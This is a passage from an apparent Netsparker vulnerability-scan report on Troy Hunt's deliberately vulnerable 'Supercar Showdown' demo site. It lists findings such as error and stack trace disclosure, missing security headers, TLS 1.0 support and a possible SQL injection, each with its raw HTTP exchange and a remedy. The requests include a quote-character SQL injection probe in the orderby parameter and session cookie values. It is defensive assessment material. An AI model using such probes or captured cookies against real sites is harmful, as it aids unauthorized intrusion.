X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1999
Date: Fri, 29 Dec 2017 04:29:42 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private, s-maxage=0
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Change Password - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Account/UserProfile/1">Edit profile</a></li>

…
```

13. Internal Server Error

1 TOTAL
LOW
CONFIRMED
1

Netsparker identified an internal server error.

The server responded with an HTTP status 500, indicating there is a server-side error. Reasons may vary, and the behavior should be analyzed carefully. If Netsparker is able to find a security issue in the same resource, it will report this as a separate vulnerability.

Impact

The impact may vary depending on the condition. Generally this indicates poor coding practices, not enough error checking, sanitization and whitelisting. However, there might be a bigger issue, such as SQL injection. If that's the case, Netsparker will check for other possible issues and report them separately.

Remedy

Analyze this issue and review the application code in order to handle unexpected errors; this should be a generic practice, which does not disclose further information upon an error. All errors should be handled server-side only.

Classification

13.1. http://hackyourselffirst.troyhunt.com/Make/ Confirmed

http://hackyourselffirst.troyhunt.com/Make/

Request

```
GET /Make/ HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E6
44A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 500 Internal Server Error

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 12120
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:29:53 GMT
Cache-Control: priv
…
```

14. Version Disclosure (ASP.NET)

1 TOTAL
LOW

Netsparker identified a version disclosure (ASP.NET) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of ASP.NET.

Impact
An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Remedy
Apply the following changes to your `web.config` file to prevent information leakage by using custom error pages and removing `X-AspNet-Version` from HTTP responses.

```
<System.Web>
     <httpRuntime enableVersionHeader="false" />
     <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
          <error statusCode="403" redirect="~/error/Forbidden.aspx" />
          <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
          <error statusCode="500" redirect="~/error/InternalError.aspx" />
     </customErrors>
</System.Web>
```

Remedy References
- Error Handling in ASP.NET Pages and Applications
- Remove Unwanted HTTP Response Headers

Classification
CWE-205 CAPEC-170 WASC-45 HIPAA-164.306(A), 164.308(A)

14.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Extracted Version
4.0.30319

Certainty

Request
```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response
```
…
-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319

Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.
…
```

15. Database Error Message Disclosure

1 TOTAL
LOW

Netsparker identified a database error message disclosure.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Netsparker will detect and report that problem separately.

Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

Classification

OWASP 2013-A5 PCI V3.1-6.5.5 PCI V3.2-6.5.5 CWE-210 CAPEC-118 WASC-13 HIPAA-164.306(A), 164.308(A)

15.1. http://hackyourselffirst.troyhunt.com/Make/1?orderby=%2527

http://hackyourselffirst.troyhunt.com/Make/1?orderby=%2527

Parameters

Parameter	Type	Value
orderby	GET	%27

Certainty

Request

```
GET /Make/1?orderby=%2527 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
t-Version: 4.0.30319
Content-Length: 18738
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:33:57 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Incorrect syntax near '27'.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font
…
px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Incorrect syntax near '27'.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of
…
review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Incorrect syntax near '27'.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

The source
…
<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Incorrect syntax near &#39;27&#39;.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConnection.On
…
r=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Incorrect syntax near &#39;27&#39;.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnErro
…
```

16. Stack Trace Disclosure (ASP.NET)

1 TOTAL
LOW

Netsparker identified a stack trace disclosure (ASP.NET) in the target web server's HTTP response.

Impact

An attacker can obtain information such as:

- ASP.NET version.
- Physical file path of temporary ASP.NET files.
- Information about the generated exception and possibly source code, SQL queries, etc.

This information might help an attacker gain more information and potentially focus on the development of further attacks for the target system.

Remedy

Apply following changes on your `web.config` file to prevent information leakage by applying custom error pages.

```
<System.Web>
     <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
          <error statusCode="403" redirect="~/error/Forbidden.aspx" />
          <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
          <error statusCode="500" redirect="~/error/InternalError.aspx" />
     </customErrors>
</System.Web>
```

Remedy References

- Error Handling in ASP.NET Pages and Applications

Classification

OWASP 2013-A5 PCI V3.1-6.5.5 PCI V3.2-6.5.5 CWE-248 CAPEC-214 WASC-14 HIPAA-164.306(A), 164.308(A)

16.1. http://hackyourselffirst.troyhunt.com/Make/

http://hackyourselffirst.troyhunt.com/Make/

Certainty

Request

```
GET /Make/ HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
and location of the exception can be identified using the exception stack trace below.</code>

</td>
</tr>
</table>

<br>

<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[ArgumentException: The parameters dictionary contains a null entry for parameter &#39;id&#39; of non-nullable type &#39;System.Int32&#39; for method &#39;System.Web.Mvc.ActionResult Index(Int32,
…
```

17. Missing X-Frame-Options Header

1 TOTAL
LOW

Netsparker detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
  - `X-Frame-Options: DENY` It completely denies to be loaded in frame/iframe.
  - `X-Frame-Options: SAMEORIGIN` It allows only if the site which wants to load has a same origin.
  - `X-Frame-Options: ALLOW-FROM` *URL* It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- Clickjacking
- Can I Use X-Frame-Options

Remedy References

- Clickjacking Defense Cheat Sheet

Classification

OWASP 2013-A5 CWE-693 CAPEC-103

17.1. http://hackyourselffirst.troyhunt.com/

http://hackyourselffirst.troyhunt.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2913
Date: Fri, 29 Dec 2017 04:29:30 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http:
…
```

18. Missing Content-Type Header

1 TOTAL

LOW

Netsparker detected a missing `Content-Type` header which means that this website could be at risk of a MIME-sniffing attacks.

Impact

MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing.

This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

Remedy

1. When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served. For example, if you are serving an HTML page, you should send the HTTP header:

   ```
   Content-Type: text/html
   ```

2. Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

   ```
   X-Content-Type-Options: nosniff
   ```

External References

- MIME Sniffing: feature or vulnerability?

Classification

OWASP 2013-A5

18.1. http://hackyourselffirst.troyhunt.com/api/vote

http://hackyourselffirst.troyhunt.com/api/vote

Certainty

Request

```
POST /api/vote HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: */*
Origin: http://hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://hackyourselffirst.troyhunt.com/Supercar/3
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
Content-Length: 31
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

userId=1&supercarId=3&comments=
```

Response

```
HTTP/1.1 201 Created
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 0
Date: Fri, 29 Dec 2017 04:32:06 GMT
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache
```

19. Insecure Transportation Security Protocol Supported (TLS 1.0)

1 TOTAL
LOW
CONFIRMED
1

Netsparker detected that insecure transportation security protocol (TLS 1.0) is supported by your web server.

TLS 1.0 has several flaws. An attacker can cause connection failures and they can trigger the use of TLS 1.0 to exploit vulnerabilities like BEAST (Browser Exploit Against SSL/TLS).

Websites using TLS 1.0 will be considered non-compliant by PCI after 30 June 2018.

Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod_ssl module. This directive can be set either at the server level or in a virtual host configuration.

  ```
  SSLProtocol +TLSv1.1 +TLSv1.2
  ```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf` file and remove `TLSv1`.

  ```
  ssl_protocols TLSv1.1 TLSv1.2;
  ```

- For Microsoft IIS, you should make some changes on the system registry.
  1. Click on Start and then Run, type `regedt32` or `regedit`, and then click OK.
  2. In Registry Editor, locate the following registry key or create if it does not exist:

     ```
     HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\
     ```

  3. Locate a key named `Server` or create if it doesn't exist.
  4. Under the `Server` key, locate a DWORD value named `Enabled` or create if it doesn't exist and set its value to "0".

External References

- How to disable TLS v1.0
- OWASP - Insecure Configuration Management
- OWASP - Insufficient Transport Layer Protection
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012
- Date Change for Migrating from SSL and Early TLS
- Browser Exploit Against SSL/TLS Attack (BEAST)

Classification

OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-327 CAPEC-217 WASC-4

19.1. https://hackyourselffirst.troyhunt.com/ Confirmed

https://hackyourselffirst.troyhunt.com/

Request

```
[NETSPARKER] SSL Connection
```

Response

```
[NETSPARKER] SSL Connection
```

20. [Possible] SQL Injection

3 TOTAL
LOW

Netsparker identified a possible SQL injection, which occurs when data input by a user is interpreted as a SQL command, rather than as normal data by the backend database.

However, this issue **could not be confirmed** by Netsparker. Netsparker believes this was not an SQL injection; however, there were some indications of a possible SQL injection. There can be numerous reasons for Netsparker not being able to confirm it.

We strongly recommend investigating the issue manually. You can also consider sending the details of this issue to us so we can address this issue for the next time and give you a more precise result.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following types of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

20.1. http://hackyourselffirst.troyhunt.com/Make/1?orderby=%2527

http://hackyourselffirst.troyhunt.com/Make/1?orderby=%2527

Parameters

Parameter	Type	Value
orderby	**GET**	**%27**

Certainty

Request

```
GET /Make/1?orderby=%2527 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
t-Version: 4.0.30319
Content-Length: 18738
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:33:57 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Incorrect syntax near '27'.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font
…
px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Incorrect syntax near '27'.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of
…
review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Incorrect syntax near '27'.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

The source
…
<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Incorrect syntax near &#39;27&#39;.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConnection.On
…
r=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Incorrect syntax near &#39;27&#39;.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnErro
…
```

20.2. http://hackyourselffirst.troyhunt.com/Make/2?orderby=%2527

http://hackyourselffirst.troyhunt.com/Make/2?orderby=%2527

Parameters

Parameter	Type	Value
orderby	**GET**	**%27**

Certainty

Request

```
GET /Make/2?orderby=%2527 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
t-Version: 4.0.30319
Content-Length: 18738
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:38:13 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Incorrect syntax near '27'.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font
…
px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Incorrect syntax near '27'.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of
…
review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Incorrect syntax near '27'.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

The source
…
<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Incorrect syntax near &#39;27&#39;.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConnection.On
…
r=silver>

<b>Version Information:</b> Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Incorrect syntax near &#39;27&#39;.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnection.OnErro
…
```

20.3. http://hackyourselffirst.troyhunt.com/Make/3?orderby=%2527

http://hackyourselffirst.troyhunt.com/Make/3?orderby=%2527

Parameters

Parameter	Type	Value
orderby	**GET**	**%27**

Certainty

Request

```
GET /Make/3?orderby=%2527 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
